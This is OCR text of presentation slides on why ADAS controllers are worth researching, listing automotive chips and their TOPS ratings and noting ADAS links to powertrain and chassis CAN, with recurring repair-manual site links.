
MCU:
2x TC399 1x TC397

4x EMMC 5x UFS

More than 1000+ TOPS @int8
(RTX4090 660 TOPS @int8)





Why Research ADAS – High Complexity



https://cars-technical.com/product/xpeng-service-repair-manual-circuit-diagram/


Why Research ADAS – New Architecture - Ethernet Connectivity





https://cars-technical.com/product/geely-hip-hif-service-repair-manuals/

Why Research ADAS – New Architecture - Ethernet Connectivity




https://cars-technical.com/product/im-l7-ls7-workshop-service-repair-manual-wiring-diagram/

Why Research ADAS – Controllable Vehicles

ADAS is connected to

Powertrain CAN and Chassis CAN.

It Naturally Controls Vehicles



https://cars-technical.com/product/im-l7-ls7-workshop-service-repair-manual-wiring-diagram/


What

More Than 30+ ADAS Devices

The Development Process of ADAS Controllers – FPGA


0.5 TOPS

ACC / LKA




Arm CPU with AI Inference Capabilities (Front Camera)

Mobileye Q4M/H
1.1~2 TOPS




Horizon Journey 2
4 TOPS




Low-Speed Autonomous Driving Domain Controller

TI TDA4VM 8 TOPS



